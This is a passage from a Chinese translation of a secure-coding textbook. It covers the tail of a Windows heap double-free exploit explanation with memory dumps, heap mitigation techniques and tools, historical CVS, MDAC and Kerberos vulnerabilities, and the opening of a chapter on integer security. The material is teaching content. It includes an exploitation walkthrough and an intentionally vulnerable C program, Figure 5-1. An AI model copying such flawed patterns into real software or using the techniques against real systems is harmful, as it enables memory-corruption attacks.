00ba06b0 05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63 .....ccccccc
00ba06c0 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 ccccccccccccccc
00ba06d0 63 63 63 63 63 63 63 63 03 00 08 00 00 01 08 00 ccccccc.....
00ba06e0 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 ddddddddddddddd
00ba06f0 02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65 .....eeeeeee
00ba0700 20 01 02 00 00 10 00 00 78 01 ba 00 78 01 ba 00 .....x...x...
```

图4-37 h3被释放后的堆

```

freeing h3 (2nd time): 00BA06B8
List head for FreeList[0] 00BA0178->00BA06A0
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178

00ba0680  03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61 .....aaaaaaa
00ba0690  61 61 61 61 61 61 61 61 2d 01 03 00 00 10 08 00 aaaaaaaa-.....
00ba06a0  78 01 ba 00 78 01 ba 00 62 62 62 62 62 62 62 62 x...x...bbbbbbb
00ba06b0  05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63 .....cccccccc
00ba06c0  63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 ccccccccccccccccc
00ba06d0  63 63 63 63 63 63 63 63 03 00 08 00 00 01 08 00 cccccccc.....
00ba06e0  64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 ddddddddddddddd
00ba06f0  02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65 .....eeeeeeee
00ba0700  20 01 0d 00 00 10 00 00 78 01 ba 00 78 01 ba 00 .....x...x...

```

图4-38 h3被双重释放后的堆

看起来漏洞利用的时机已经成熟。我们知道攻击者可以通过改写指向FreeList[0]的前向和后向指针的方式使程序的控制权转移到任意地址。这些指针现在存储于0x00BA06A0，但是h2已经被释放了，因此现在没有指向该地址的有效指针存在了。取而代之的是，漏洞利用代码分配另外的64字节空间，将8字节的头部以及前向和后向指针数据写入0x00ba06e0，也就是h4所指向的内存块。第20行包含一个针对h4的strcpy()调用，可以在不超过内存块边界的情况下覆写前向和后向指针。

4.4.7 look-aside表

尽管本节中的漏洞利用集中于对空闲链表数据结构的操作，然而同样可以对RtlHeap中的look-aside表进行操作，以达到利用的目的。例如这种情况是可能的，如果一个缓冲区溢出的对象内存块是一个存在于look-aside表中的空闲块，那么就允许攻击者将flink指针改写为任意值。

如果这个内存块被重分配了，取代后的flink指针将被复制到look-aside链表的头部。当下一次调用HeapAlloc()函数从该链表中分配内存块时，就会返回这个由攻击者指定的值。

4.5 缓解策略

导致基于堆的漏洞的内存管理缺陷特别棘手，因为它们对程序的执行没有明显的影响，所以通常得不到检测。现在已经有很多缓解措施可以用来消除或减少基于堆的漏洞。第2章中描述的很多用于防止基于栈的缓冲区溢出的措施，同样可以用来解决基于堆的漏洞问题。

4.5.1 空指针

一个可以减少C和C++程序中漏洞数量的明显技术就是在完成对free()的调用后，将指针置为NULL。空悬指针（指向已释放内存的指针）可能导致涂写已释放内存和双重释放漏洞。将指针置为空后，任何企图解引用（dereference）指针的操作都会导致致命的错误，这样就增加了在编码和测试过程中发现问题的几率。并且，如果指针被置为NULL，内存可以被释放多次而不会导致糟糕的后果。

虽然将指针置空可以显著地减少因涂写已释放内存和双重释放而导致的漏洞，但如果多个指针指向同一个数据结构的话这种方式就失效了。

4.5.2 一致的内存管理约定

最有效地防止出现内存问题的方法是在编写内存管理代码时严守纪律。开发团队应该采用一个标准的途径并始终如一地应用它。有如下一些良好的实践可供遵循：

- 使用同样的模式分配和释放内存。在C++中，在构造函数中进行所有的内存分配，在析构函数中进行所有的内存释放。在C中，定义具有相同功能的create()和destroy()函数。
- 在同一个模块中，在同一个抽象层次中，分配和释放内存。在子例程中释放内存会导致混乱：究竟内存是否被释放了？何时释放的？在哪儿释放的？
- 让分配和释放配对。如果有多个构造函数，那么要确保在所有可能的情况下都会进行正确地析构。

坚定不移地采取一致的内存管理是避免内存错误的最佳方式。MIT的krb5 2004-002^①号安全报告提供了一个生动的例子，说明不一致的内存管理实践会如何导致软件漏洞。

在MIT的krb5库中，krb5-1.3.4及所有以前版本中的ASN.1解码器函数及其调用者未采用一致的内存管理约定。调用者期待解码器分配内存。一般情况下，调用方也有错误处理代码，在指向已分配的内存的指针不为NULL的时候，会将ASN.1解码器分配的内存释放掉。但是当遇到错误情况的时候，ASN.1解码器自身将会释放它自己分配的内存，但却并未将对应的指针置NULL。当一些库函数从ASN.1解码器中接收到错误时，它们会试图将该非空指针（指向已释放的内存）传递给free()，从而导致双重释放。

这个例子同样也展示了将空悬指针置为NULL的价值。

4.5.3 堆完整性检测

Robertson及其同事设计了一个系统，可以用于保护glibc堆，这是通过修改内存块结构和管理函数而实现的[Robertson 03]。

这个堆完整性方案提供了一个canary，并向内存块结构加入该填充域，如图4-39所示。canary包含对内存块头部的校验和（它以一个随机值作为种子）。这个全局的校验和种子的值存储于静态变量__heap_magic中。该变量在进程启动时以一个随机值初始化，并且被mprotect^②保护以防止进一步的修改。

```
1. struct malloc_chunk {
2.     INTERNAL_SIZE_T magic;
3.     INTERNAL_SIZE_T __pad0;
4.     INTERNAL_SIZE_T prev_size;
5.     INTERNAL_SIZE_T size;
6.     struct malloc_chunk *bk;
7.     struct malloc_chunk *fd;
8. };
```

图4-39 修改后的内存块结构

① 参见<http://web.mit.edu/kerberos/advisories/MITKRB5-SA-2004-002-dblfree.txt>。

② mprotect函数修改由mmap函数创建的匿名内存区域或映射文件区域的存取保护模式。

堆保护系统还增强了堆管理函数的功能，提供了管理和检测每个内存块的canary的代码。每当有一块新的内存块被分配时，其canary的值被初始化为一个校验和，该校验和包含其内存位置和大小域，并以全局变量__heap_magic的值为种子。当一个内存块通过调用free()被归还时，canary的值会与该内存块被分配时所计算的校验和作比较，如果两者不一致，则抛出一个异常，并且中止进程。

4.5.4 phkmallo

phkmallo最初是由Poul-Henning Kamp在1995-1996年为FreeBSD所写的，后来被很多操作系统所采用，包括NetBSD、OpenBSD以及一些Linux发行版。

phkmallo被设计成可以在一个虚拟内存系统中高效运作，这样就能执行更强的检查。更强的检查可以使一些应用程序中包含的内存管理错误得以发现，更强的检查还带来了这种思想：使用phkmallo暴露并避免malloc-API的错误和误用[Kamp 98]。这是完全可能做到的，因为phkmallo是不信任程序员的。phkmallo可以在不解引用指针的前提下判定传递给free()或realloc()的指针是否有效。phkmallo不能检测是否传递了一个错误（但有效）的指针，但它可以检测所有不是由malloc()或realloc()返回的指针。由于phkmallo可以检测一个指针是已分配的还是空闲的，因此它可以检测所有的双重释放错误。对于未授权进程（unprivileged processes）而言，这些错误都被当作警告看待，意味着这些进程的存在并不会对malloc的数据结构造成任何威胁。然而，启用“A”或“abort”选项则会导致这些警告被当作错误看待。一个错误就表示一个终点，会导致调用abort()。表4-1展示了phkmallo具有安全效应的一些可配置项。

在CVS双重释放漏洞出现后（参见第4.6.3节“CVS服务器双重释放漏洞”），对于敏感进程（例如以setuid、setgid、root或wheel等定义的进程等）而言，选项“A”就被自动设置并强制执行：

```
if (malloc_abort || issetugid() ||
    getuid() == 0 || getgid() == 0)
```

表4-1 phkmallo 选项

标 志	描 述
A	“Abort”。malloc() 将结束进程而不是仅仅让其失败。core dump（内核转储）文件表示失败发生的时间，而不是NULL指针被存取的时间
X	对任何分配函数失败的情况，都通过stderr打印一条诊断信息并调用abort()，而不是返回一个错误
J	“Junk” 往已分配的内存区域中填充一部分垃圾数据。目前的垃圾值是（若干个）0xd0 字节
Z	“Zero”。 往已分配的内存区域中填充一部分垃圾数据（参见“J”），除非用户请求的内存实际长度为0

可以从[Smashing 05]中找到对CVS服务器漏洞及phkmallo安全问题的更完整的描述。

由于指针检查取得了成功，phkmallo又加入了“J(unk)”和“Z(ero)”选项，从而可以检测出更多的内存管理缺陷。J(unk)选项会在已分配的区域内存填充0xd0，因为当这片区域内的4个字节转换成一个指针的时候，指针值（0xd0d0d0d0）引用的是内核保护的地址空间，这样进程就会中止。Z(ero)选项也给分配的区域内存填充垃圾数据，当用户请求的精确长度为0时则不进行操作。

FreeBSD的phkmalloc版本还可以提供对所有malloc、free和realloc请求的跟踪，这是通过使用ktrace()设施和“U”选项而做到的。

phkmalloc已经被用于发现fsck、ypserv、cvs、mountd、inetd以及其他一些程序中的内存管理缺陷。

phkmalloc通过扫描如下位置的标识来确定哪些选项被设置了：

1. /etc/malloc.conf符号链接文件
2. MALLOC_OPTIONS环境变量
3. malloc_options全局变量

这些标志都是单个字母，大写表示打开，小写表示关闭。

4.5.5 随机化

随机化基于这样的工作原理：你很难击中一个移动的目标。传统的malloc()调用返回的地址在很大程度上是可预测的。通过让内存管理程序返回的内存块地址随机化，可以使对基于堆的漏洞利用变得更加困难。

在很多位置都可以进行内存地址随机化。在Windows和UNIX操作系统上，内存管理程序首先向操作系统请求内存页，然后根据应用进程的要求将请求来的空间分成更小的内存块进行管理。既可以使操作系统返回的内存页随机化，也可以使内存管理程序返回的内存块的地址随机化。

例如，OpenBSD内核使用mmap()来分配或映射附加的内存页。每当执行一次分配时，在没有指定MAP_FIXED标志的情况下，mmap()函数将返回一个随机的地址。malloc()函数也可以被配置为返回随机的内存块。

结果，程序每次运行都会展现出不同的地址空间行为，从而使攻击者很难猜测进行漏洞利用时所需覆写的内存结构的位置。

由于随机化会让调试工作变得更加困难，因此通常在运行时可以选择启用或禁用。而且，随机化会导致不可预料的、并且往往是巨大的性能开销。

4.5.6 哨位页

另一种缓解堆缓冲区溢出影响的技术是在内存分配操作过程中，自动分配多余的不可存取的内存。这些哨位页(guard page)都是未映射的，被放置到已分配内存(一个页或更大)之间的空间。当对哨位页进行存取时会引发段故障(segmentation fault)。这就导致当攻击者在利用缓冲区溢出过程中覆写邻接的内存时，程序会终止运行而不是继续执行由攻击者提供的代码。包括OpenBSD、Electric Fence和Application Verifier(本节稍后分别予以进一步描述)在内的许多系统和工具都实现了哨位页技术。

哨位页有着很大的开销，因为它会使内核的内存映射产生碎片，并且会显著增加虚拟空间的数量。它的效能取决于内存分配的大小和模式。它通常只是一个有效的调试设施而不是一个可行的安全措施。

4.5.7 OpenBSD

OpenBSD UNIX变种在设计上对安全性有着额外的强调。OpenBSD采用phkmalloc并调整其

支持哨位页和随机化 (randomization) 技术。表4-2展示了OpenBSD版本的phkmalloc附加的安全选项。其默认选项为AJ。

表4-2 OpenBSD附加的phkmalloc选项

标 志	描 述
F	"FreeGuard"。该选项允许释放保护之后使用。空闲链表中的未使用内存页被加上了读写保护，任何存取动作都会引起段故障
G	"Guard" 启用哨位页和内存块随机化 (chunk randomization)。每一个大于等于一页的内存分配都会紧跟着一个哨位页，任何存取动作都会引起段故障，而小于一页的内存块分配则以随机的顺序返回

4.5.8 运行时分析工具

运行时分析工具可以检测出内存访问违例，对于消除会“导致基于堆的漏洞”的内存相关缺陷非常有用。出于有效性的考虑，这些工具必须与一个评估失败模式的测试套件联合使用，并需精心设计用户场景。

Purify

Purify和PurifyPlus是由IBM提供的运行时分析工具（前身是Rational提供的）。Purify可以执行内存破坏和内存泄漏检测功能，支持Windows和Linux系统[IBM 04]。它可以检测出程序对已释放内存的读写以及对非堆或未分配内存的释放，并且可以检查对数组的越界写操作。

dmalloc库

用调试内存分配库 (dmalloc) 来代替系统的malloc()、realloc()、calloc()、free()以及其他内存管理函数，从而提供了可配置的运行时调试设施。这些设施包括：内存泄漏跟踪、fence-post写入侦测、文件名/代码行报告，以及一般的统计信息日志等[Watson 04]。

dmalloc库用自己的内存分配函数取代系统库中的堆库函数。例如，当用户调用malloc()时，实际上调用的是dmalloc的内存分配函数。当用户使用这些函数分配内存时，dmalloc库会维护与指针相关的调试信息，包括它从哪里分配，请求分配多少内存，以及调用是何时发出的等。当指针被释放或被重新分配时可以对这些信息进行校验。dmalloc库可以保证在释放或重新分配一个内存地址时，指针不会被破坏。

Electric Fence

Electric Fence可以检测缓冲区溢出或对未分配内存的引用。Electric Fence利用计算机的虚拟内存硬件，在每一块分配的内存后面（根据用户的需要，也可以加在前面）加上一个不可访问的内存页，从而实现了保护页技术。当软件读写不可访问页时，硬件会产生一个段故障，导致程序停止在出错的指令处，这时利用调试器可以方便地跟踪发生错误的语句。类似地，调用free()释放后的内存也被标记为不可存取，任何试图对其存取的代码都会引起段故障。

Gnu Checker

Checker会在运行时发现内存错误，并在程序读取未初始化变量或内存区域，或存取一个未分配的内存区域时，对用户发出警告[FSF 04b]。

Checker的malloc库是一个健壮但较慢的malloc版本。当以一个未指向有效内存块（包括已

释放的内存块)的指针为参数调用`free()`或`realloc()`时, Checker会发出警告信息。Checker的`malloc`禁止立即复用一块刚释放的内存,从而可以捕获对刚释放内存块的异常存取。

Checker实现了一个可以由用户在程序运行时或者退出时调用的垃圾探测器。垃圾探测器可以显示所有内存泄漏以及所有调用过`malloc()`的函数。

Valgrind

Valgrind允许用户评测(profile)和调试Linux/IA-32上的可执行程序[Valgrind 04]。整个系统由一个软件模拟的IA-32 CPU,一组调试、评测及其他工具所组成。它的架构非常模块化,可以很容易地创建新的工具而不会破坏现有的结构。

Valgrind与CPU的细节信息、操作系统有非常紧密的关系,同时与编译器和基础C库也有一定的关系。Valgrind支持多种Linux平台,其授权遵守GNU通用公共许可证(General Public License)第2版。

Insure++

Parasoft Insure++是一个自动化的应用程序运行时测试工具,可以检测内存破坏(memory corruption)、内存泄漏、内存分配错误、变量初始化错误、变量定义冲突、指针错误、库错误、I/O错误以及逻辑错误等[Parasoft 04]。

在编译阶段, Insure++读取并分析源代码,在每一行周围插入测试和分析函数。Insure++建立了一个关于所有程序元素的数据库。Insure++特别用于检查以下种类的动态内存问题:

- 读写已释放内存。
- 给函数传递悬空指针或者从函数返回悬空指针。
- 多次释放同一内存块。
- 试图释放静态分配的内存。
- 释放栈内存(局部变量)。
- 给`free()`传递一个并不指向一个内存块起始位置的指针。
- 以NULL或未初始化的指针值为参数调用`free`。
- 给`malloc()`、`calloc()`、`realloc()`或`free()`传递错误的数据类型的实参。

Application Verifier

微软的Application Verifier可以帮助用户发现Windows平台上应用程序代码中常见的兼容性问题。Page Heap工具(与Windows Application Compatibility工具包一起发布)被合并到Application Verifier的堆正确性检测(Detect Heap Corruptions)测试套件中。它专注于检测内存破坏和泄漏,能够发现几乎所有可检测的堆相关的缺陷。

Application Verifier的页面堆(page heap)测试的一个优点是,很多错误都可以在其发生时被检测到。例如,发生于动态分配缓冲区末尾的差一错误(off-by-one byte error)会立刻引发一个访问违例(access violation)。对于那些无法立刻检测出来的错误类型,在内存块被释放后,会以错误报告的形式展示出来。

4.5.9 Windows XP SP2

不同版本的Windows操作系统包含不同的堆实现,其中大多数可以用本章介绍的漏洞利用手

段进行攻击。与较早的堆实现相比，Windows XP SP2中含有两个改进，使得对其进行利用变得较为困难。

第一个改进是在每一个内存块的末尾增加了一个8位的canary。对canary的大小的选择是出于性能的考虑，尤其是针对那些分配和释放大量较小内存块的系统。遗憾的是，8位空间只能容纳256个不同的值，在高确定性的攻击下可以通过穷举轻松地识别canary。

第二个改进是在空闲链表管理代码中加入了更多的检查，如图4-40所示，其中在双链表中包含了3个未分配内存块。当第2块被从链表中移除时，上一个块（内存块1）的前向指针被更新为指向第3个内存块，而后一个块（内存块3）的后向指针则被更新为指向内存块1。很多堆漏洞利用的手法都是通过修改第2个内存块的flink和blink而实现的。在XP SP2中，内存管理程序在核定现有指针指向有效的内存块之前，不会更新内存块1的指针值。




图4-40 空闲链表管理数据结构

虽然这个改变改进了堆的空闲链表管理代码，但它对look-aside链表管理代码没有作用。按4.4节描述，RtlHeap维护有一个双链的空闲链表和一个单链的look-aside链表。Windows XP SP2并未包含对look-aside的头部完整性检查（header integrity checks）。Alexander Anisimov已经发表了一篇详细的文章，描述如何利用这个安全缺陷来执行任意的代码[Anisimov 2005]。

遗憾的是，并不能总是限制应用程序部署到Windows XP SP2系统上，大多数商业应用程序都是针对多个平台开发的，而非仅仅针对打了某个补丁的某个操作系统。尽管如此，在XP SP2下面进行开发和测试，有助于在将代码部署到其他平台前发现和改正其中存在的问题。

4.6 著名的漏洞

本节描述一些因对动态内存管理使用不当而导致的著名的漏洞。基于堆的缓冲区溢出相对常见。双重释放漏洞比较新一点，这方面已知案例较少。涂写已释放内存尚未被视作单独门类的漏洞，关于其发生频次的数据目前尚未可知。

4.6.1 CVS缓冲区溢出漏洞

并发版本控制系统（Concurrent Versions System, CVS）是一种被广泛应用的源代码维护系统。在CVS处理入口行（entry line）内的修改和未修改标志的插入操作中，存在一个堆缓冲区溢出漏洞。该漏洞的描述参见：

- e-matters 安全警告 07/2004

<http://security.e-matters.de/advisories/072004.html>

- US-CERT计算机技术安全警报 TA04-147A

<http://www.us-cert.gov/cas/techalerts/TA04-147A.html>

- US-CERT漏洞记录VU#192038

<http://www.kb.cert.org/vuls/id/192038>

当CVS处理一个入口行时，会为该入口行分配一个多余的内存字节，用来表示其是已修改的还是未修改的。CVS并不会检查是否已经为这个标志分配了内存，从而会产生off-by-one缓冲区溢出漏洞。通过多次调用一个有漏洞的函数并且向入口行内插入特殊的字符，远程攻击者就能够覆盖多个内存块。在某些环境下，CVS服务器进程由Internet服务后台监控程序（inetd）启动，并可能以root权限运行。

4.6.2 微软数据访问组件（MDAC）

远程数据服务（remote data services, RDS）组件为客户对后端数据库服务请求提供了一个中介，从而允许Web站点对客户请求应用业务逻辑。

RDS组件中的数据存根函数（data stub function）含有一个对缓冲区不带检查的写操作。该函数解析传入的HTTP请求并生成RDS命令。这个缓冲区溢出漏洞可以被利用，从而导致在已分配内存中发生缓冲区溢出。有关这一漏洞的描述参见：

- 微软安全公告MS02-065

<http://www.microsoft.com/technet/security/bulletin/MS02-065.msp>

- CERT公告CA-2002-33

<http://www.cert.org/advisories/CA-2002-33.html>

- CERT漏洞记录VU#542081

<http://www.kb.cert.org/vuls/id/542081>

这个漏洞有两种利用途径。第一种是攻击者对一个有漏洞的、易遭攻击的服务（如IIS服务器）发送恶意的HTTP请求。如果RDS被启用了，攻击者就可以在IIS服务器上执行任意代码。在Windows 2000和Windows XP上，RDS默认是被禁用的。在其他平台上，可以参照微软安全公告上的指示禁用RDS。

另一种利用该漏洞的方式就是建立一个恶意的Web站点，并且发布一个页面，该页面可以通过一个客户端程序（如IE），来利用MDAC RDS存根中的缓冲区溢出。当用户浏览该恶意Web网页时，攻击者就可以运行任意的代码。除XP以外，大多数运行Internet Explorer的系统都容易遭受这类攻击。

4.6.3 CVS服务器双重释放漏洞

CVS服务器中的一个双重释放漏洞允许远程攻击者执行任意的代码或命令，或者导致一个有漏洞的系统发生拒绝服务（denial of service）。有关该漏洞的描述参见：

- e-matters安全警告01/2003
<http://security.e-matters.de/advisories/012003.html>
- CERT公告CA-2003-02
<http://www.cert.org/advisories/CA-2003-02.html>
- CERT漏洞记录VU#650937
<http://www.kb.cert.org/vuls/id/650937>

CVS服务器组件包含一个双重释放漏洞，后者可以被一套精心设计的目录更改请求触发。当处理这些请求时，一个错误检测函数可能试图对同一块内存多次调用free()。如本章所述，对已释放内存再次释放会导致堆破坏，这也可能被攻击者利用以执行任意的代码。

4.6.4 MIT Kerberos 5中的漏洞

在MIT对Kerberos 5协议的实现中存在若干个双重释放漏洞。对这些漏洞的描述参见：

- MIT krb5 安全警告2004-002
<http://web.mit.edu/kerberos/advisories/MITKRB5-SA-2004-002-dblfree.txt>
- US-CERT计算机技术安全警报TA04-247A
<http://www.us-cert.gov/cas/techalerts/TA04-247A.html>
- US-CERT漏洞记录VU#866472
<http://www.kb.cert.org/vuls/id/866472>

特别是，VU#866472描述了MIT Kerberos 5库中krb5_rd_cred()函数存在的双重释放漏洞。在krb5-1.3.2以前的发行版的krb5_rd_cred()实现中，包含有显式释放“由ASN.1解码器函数decode_krb5_enc_cred_part()所返回的”缓冲区的代码（当解码器返回一个错误时执行）。由于当发生错误时，解码器自身也会释放该缓冲区，因此造成了双重释放漏洞。由于在Kerberos credential的加、解密部分未成功执行的情况下，decode_krb5_enc_cred_part()函数不会得到调用，因此攻击者要发动攻击，首先还必须通过身份鉴别。

4.7 本章小结

C和C++程序中的动态内存管理容易产生软件缺陷和安全缺陷。虽然基于堆的漏洞比基于栈的漏洞更难被利用，但那些有着内存相关安全缺陷的程序仍然可能遭受攻击。将良好的程序设计实践与动态分析相结合，可以帮助用户在开发过程中识别和消除这些安全缺陷。

4.8 阅读材料

Paul Wilson及其同事针对内存分配技术发表了一篇精彩的纵览性的论文，其中详细讨论了内存分配的目标[Wilson 95]。Doug Lea的《A Memory Allocator》虽然已经稍显过时，已经不能反

映当前版本的malloc细节，不过，如果你正在使用该内存管理程序的话，仍然有必要读一读这篇文章[Lea 00]。[Smashing 05]则从一个安全研究者的角度解释了Poul-Henning Kamp的malloc()实现（phkmalloc）的内部细节。这篇论文还使用CVS服务器双重释放漏洞（VU#650937）作为例子，示范了在BSD系统上如何利用一个双重释放漏洞。

John Wilander和Mariam Kamkar发表了一篇信息量丰富的论文，比较了可以公开获得的、用于防止缓冲区溢出的工具[Wilander 03]。John Wilander的硕士论文[Wilander 02]还包含有针对性缓冲区溢出的安全入侵及防范以及其他漏洞的丰富信息。Ruwase和Lam描述了一个被称为CRED（C Range Error Detector）的缓冲区溢出检测器[Ruwase 04]。



第5章 整数安全

善恶相生。

—弗里德里希·尼采，《尼采文集考订版》，
第10卷，选集5[1]，第68条

整数已日益成为C和C++程序中漏洞的源泉。这主要是因为不同于软件工程中的其他边界情形，整数的边界溢出问题通常有意地忽略了。大部分从学校里出来的程序员都明白整数是有定长限制的，可他们要么以为整数的表示范围已经足够用，要么以为若对每个算术操作的结果都进行检测的话，代价太大，无法接受。因此，商业软件中的整数溢出情形基本上完全没有得到检测。

安全问题改变了这一切。如果一个程序仅对于一个给定范围内的期望输入运行良好，那我们就不能奢望当有攻击者找到可以由其产生非正常结果的输入值时，该程序仍能正常工作。当然了，整数的表示并非无瑕。当程序对一个整数求出了一个非期望中的值（也就是说，结果并不是你用纸笔演算时所希望得到的），并进而将其用于数组索引、大小或者是循环变量等时，软件漏洞就出现了。

由于在大多数C和C++软件系统的开发中都没有系统地进行整数范围检查，因此，因整数导致的安全缺陷问题肯定存在，其中一些缺陷很可能会成为软件系统的漏洞。

图5-1展示了一个有漏洞的示例程序。这个漏洞是由于整数操作的实现方法出现了失败所导致。如果你尚不明白这段程序有何漏洞，或者还没发现利用这个漏洞执行任意代码的方法，那么你应该继续阅读本章的后续内容。因为整数漏洞来源于整数表示法的局限性，所以我们首先来考查整数的表示法。

```
1. int main(int argc, char *argv[ ]){  
2.     unsigned short int total;  
3.     total = strlen(argv[1])+strlen(argv[2])+1;  
4.     char *buff = (char *)malloc(total);  
5.     strcpy(buff, argv[1]);  
6.     strcat(buff, argv[2]);  
7. }
```

图5-1 有漏洞的程序

5.1 整数

这一节描述整数的表示法、类型和范围。如果你对整数值的机器级表示和操作已经很熟悉，

可以略过本节，直接跳到5.2节继续阅读。

5.1.1 整数表示法

对整数表示法而言，需要考虑的问题主要就是负数的表示。表示方法有三种，分别是原码表示法（signed-magnitude）、反码表示法（one's complement）和补码表示法（two's complement）[Shiflet 02]。

原码表示法利用最高位表示数值的符号：0正1负。余下的所有低位表示值的大小。例如，图5-2所示的二进制数据0010 1001，如果最高位未置位，表示+41；如果最高位被置位，则表示-41。




图5-2 +41和-41的符号量值表示

由于实现原码表示法所需的电路过于复杂，因此人们后来采用反码表示法取而代之。做法是将一个整数值的每一位取反，就得到了其对应的负数。图5-3a中，所有的1被0代替，而所有的0则被1代替，甚至连符号位都要取反（为1）。

不管是原码表示法还是反码表示法，都有两种表示0的方式：+0和-0，这会给程序设计工作带来麻烦。

补码表示法是主流的表示法，几乎所有现代计算机都采用了该方法。该方法是在反码表示法的结果末位加1而得，如图5-3b所示。补码表示法对0只有+0一种表示。在补码表示法中，最高位仍然是符号位。正数的补码表示法则与原码表示法相同。




图5-3 整数表示法

5.1.2 整数类型

C和C++提供了丰富的整数类型，以允许与底层机器架构有着紧密的对应。表5-1展示了这些整型分类。

表5-1 整数类型

	标准整型	扩展整型
带符号	标准带符号整型	扩展带符号整型
无符号	标准无符号整型	扩展无符号整型

整数类型可以分为两大类：标准整型和扩展整型。标准整型包括所有从早期的K&R C时代起就已经广为人知的那些整型，扩展整型则是指C99标准中定义的带有定长约束的整型。

带符号类型和无符号类型

C和C++中的整数分为带符号和无符号两种类型，标准整型和扩展整型中都包含有这两种类型。每一种带符号类型都有对应的无符号类型。带符号整型用来表示正值和负值，其值的范围由该类型所占数据位数和编码技术决定。在一个使用补码表示法的计算机上，带符号整数的取值范围是 -2^{n-1} 到 $2^{n-1}-1$ 。当使用反码表示法和原码表示法时，其取值范围的下界（即最小值）变成 $-2^{n-1}+1$ ，而上界则保持不变。

图5-4展示了一个4位带符号整数的补码表示法。可以注意到将带符号整数的最大值（+7）加1，即得到该类型的最小值（-8）。

无符号整数的取值范围是：最小值为0，最大值依赖于该类型所占位数的大小，即，如果该类型所占位数的大小为 n ，那么最大值即为 2^n-1 。任一种带符号整型都有对应的无符号整型。

图5-5展示了一个4位无符号整数的补码表示法。请再次注意，给无符号整数的最大值（+15）加1，得到的是该类型的最小值（0）。




图5-4 带符号整数的表示法（4位，补码）




图5-5 无符号整数的表示法（4位，补码）

标准类型和扩展类型

标准整型包含的类型如下（以长度非递减的顺序排列）：

- signed char
- short int
- int
- long int
- long long int

扩展整型由具体实现定义，包含如下类型：

- int_#_t、uint_#_t，其中#表示该类型的精确宽度（例如int₈_t、uint₂₄_t）。
- int_least_#_t、uint_least_#_t，其中#表示该类型的最小宽度（例如int_least₃₂_t、

`uint_least16_t`)。

- `int_fast#_t`、`uint_fast#_t`，其中#表示在保证指定的最小宽度的前提下具有最快处理速度的宽度值（例如`int_fast16_t`、`uint_fast64_t`）。
- `intptr_t`、`uintptr_t`表示其宽度足够保存对象指针类型的整型。
- `intmax_t`、`uintmax_t`表示最宽的整型。

符合C99标准的编译器应该支持所有标准整型和大多数扩展整型。

其他标准整型

除了上述的标准整型和扩展整型外，C99还为一些特殊用途定义了特定的标准类型，例如标准头文件`<stddef.h>`中定义了以下几种类型：

- `ptrdiff_t`为表示两指针相减的结果的带符号整型。
- `size_t`是表示`sizeof`操作符结果的无符号整型。
- `wchar_t`的取值范围可以表示所支持的现场（locales）中最大扩展字符集中的所有字符代码。

用户应该根据实际情况适当地使用这些类型，最重要的是，要明白这些类型是如何定义的，特别是当需要将其与别的整型混用的时候。

平台相关的整型

除C99标准规定的之外，厂商通常还会提供一些平台相关的整数类型。例如微软Windows API就定义了大量的整型，其中包括：`__int8`、`__int16`、`__int32`、`__int64`、`ATOM`、`BOOLEAN`、`BOOL`、`BYTE`、`CHAR`、`DWORD`、`DWORDLONG`、`DWORD32`、`DWORD64`、`WORD`、`INT`、`INT32`、`INT64`、`LONG`、`LONGLONG`、`LONG32`以及`LONG64`等。^②

如果你是一名Windows程序员，那么你将经常遇见这些类型。再一次提醒：你当然可以使用这些类型，但前提是要搞清楚它们是如何定义的。

5.1.3 整数取值范围

一个整数类型的最大值和最小值取决于该类型的表示法、是否带符号以及为该类型分配的内存位数大小。图5-6展示了一些使用补码表示的整数范围。

